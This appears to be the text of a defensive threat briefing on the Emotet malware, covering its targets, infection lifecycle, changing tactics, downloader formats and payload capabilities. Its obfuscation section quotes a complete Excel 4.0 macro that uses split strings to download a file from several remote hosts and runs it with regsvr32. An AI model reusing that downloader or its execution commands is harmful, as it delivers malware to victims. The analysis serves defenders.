


Image source: Malwarebytes

Emotet vs. North America

While targets in Japan have been the focus of the most recent Emotet campaigns, North America is still frequently targeted.



APAC – Asia Pacific
EMEA – Europe, the Middle East and Africa
NABU – North America
LAR – Latin America Region

Image source: Trend Micro

Emotet vs. Healthcare

Healthcare remains one of the top industries targeted by Emotet.




Image source: Trend Micro

Emotet Infection Lifecycle

The steps and techniques of a typical Emotet attack




Image source: Quickheal

High-level overview of Emotet attack lifecycle from 2018. Much of it still applies today.

Emotet: Changing TTPs - Before

This was a basic infection prior to batch file use. The difference between this diagram and the one on the following slide (which depicts how Emotet changed in a single week) is that this one lacks the step where a batch file is dropped.




Image source: Palo Alto Unit 42

Emotet: Changing TTPs - After

This is a basic infection after batch file use. (It took one week to change the process.) The difference between this diagram and the one on the previous slide (which depicts how Emotet operated before it changed) is that this one includes the step where a batch file is dropped.




Image Source: Palo Alto Unit 42

Example request to enable macros

Many people see this request routinely. Clicking “enable content” is all that is needed to begin an Emotet attack if the document in question is part of an Emotet phishing campaign.




Image source: Palo Alto Unit 42

Emotet downloaders

These Emotet downloader file formats are common, which makes them useful to Emotet to hide malicious code:

FORMAT	NOTES
Microsoft Word 97-2003 Document (.DOC)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method
Microsoft Word XML Document (.XML)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
Office Open XML Document (.DOCX)	Delivered as attachment or hyperlink in a phishing email. Relies on VBA AutoOpen macro for execution. Downloads loader using WebClient.DownloadFile method. Renamed with .DOC file extension
JavaScript	Delivered in ZIP file attached to a phishing email or hyperlink in PDF. Downloads loader using MSXML2.XMLHTTP object
Portable Document Format (PDF)	Delivered as attachment in a phishing email. Contains hyperlink to Word document or JavaScript downloader

Image source: Bromium

Payload capabilities

These are the capabilities of the old (left) and new (right) Emotet payloads

Command	Execution method of 32-bit variants	Execution method of 64-bit variants
1	Download and execute DLL with regsvr32.exe with parameter • **%Window%\regsvr32.exe /s {Installation folder}\{random}.dll {Base64-encoded string of (randomly created installation folder)}\(file name of dropped copy)**	Download and execute DLL with regsvr32.exe • **%Windows%\regsvr32.exe {Installation folder}\{random}.dll {Base64-encoded string of (randomly created installation folder)}\(file name of dropped copy)**
2	Execute shellcode via CreateThread	Execute shellcode via CreateThread
3	Download EXE file and execute it using CreateProcessW (non-admin) • **{Installation folder}\{random}.exe**	Download EXE file and execute it using CreateProcessW (non-admin) • **{Installation folder}\{random}.exe**
4	Download EXE file and execute it using CreateProcessAsUserW (admin) • **{Installation folder}\{random}.exe**	Download EXE file and execute it using CreateProcessAsUserW (admin) • **{Installation folder}\{random}.exe**
5	Execute shellcode via CreateThread	Load module in memory and execute exported function (via LoadLibraryA and GetProcAddress)
6	Download and execute DLL with regsvr32.exe • **%Window%\regsvr32.exe /s {Installation folder}\{random}.dll**	

Image source: Trend Micro

Obfuscation

Use of .ocx files in Excel macros for obfuscation:

```
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://f"&"re"&"eb"&"ing"&"pop"&"s.c"&"om/c"&"gi-b"&"in/D"&"mV"&"p"&"7VB"&"VE"&"pH"&"ss"&"N/","..\xdha.ocx",0,0)

=IF(UVCE1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://w"&"w"&"w.kin"&"fri.c"&"om/li"&"cen"&"se"&"s/3f"&"KS"&"JkZ"&"XZ3"&"JH6d"&"XW"&"U/","..\xdha.ocx",0,0))

=IF(UVCE2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://gl"&"ob"&"alte"&"xt"&"ile"&"s.n"&"et/cg"&"i-bi"&"n/7n"&"aW"&"zY"&"GRr"&"rN/","..\xdha.ocx",0,0))

=IF(UVCE3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://ca"&"rto"&"riog"&"aspa"&"rin.co"&"m.b"&"r/ro"&"s"&"esq/gO"&"fN"&"6jv"&"yR"&"me/","..\xdha.ocx",0,0))

=IF(UVCE4<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://j"&"un"&"he.m"&"edi"&"a/w"&"p-i"&"nc"&"lu"&"de"&"s/VV"&"2NZ"&"X242"&"BnWC"&"tY"&"mV"&"9N/","..\xdha.ocx",0,0))

=IF(UVCE5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://ib"&"pco"&"rp.o"&"rg/w"&"p-ad"&"m"&"in/zH"&"1k6hE"&"cW"&"GH"&"LDp/","..\xdha.ocx",0,0))

=IF(UVCE6<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://i"&"hm"&"ssw"&"is"&"s.c"&"h/w"&"p-ad"&"m"&"in/g"&"UO"&"q0"&"e/","..\xdha.ocx",0,0))

=IF(UVCE7<0, CLOSE(0),)

=EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\xdha.ocx")
```

Image source: Trend Micro

Obfuscation, part 2

Emotet uses hexadecimal notations for IP addresses

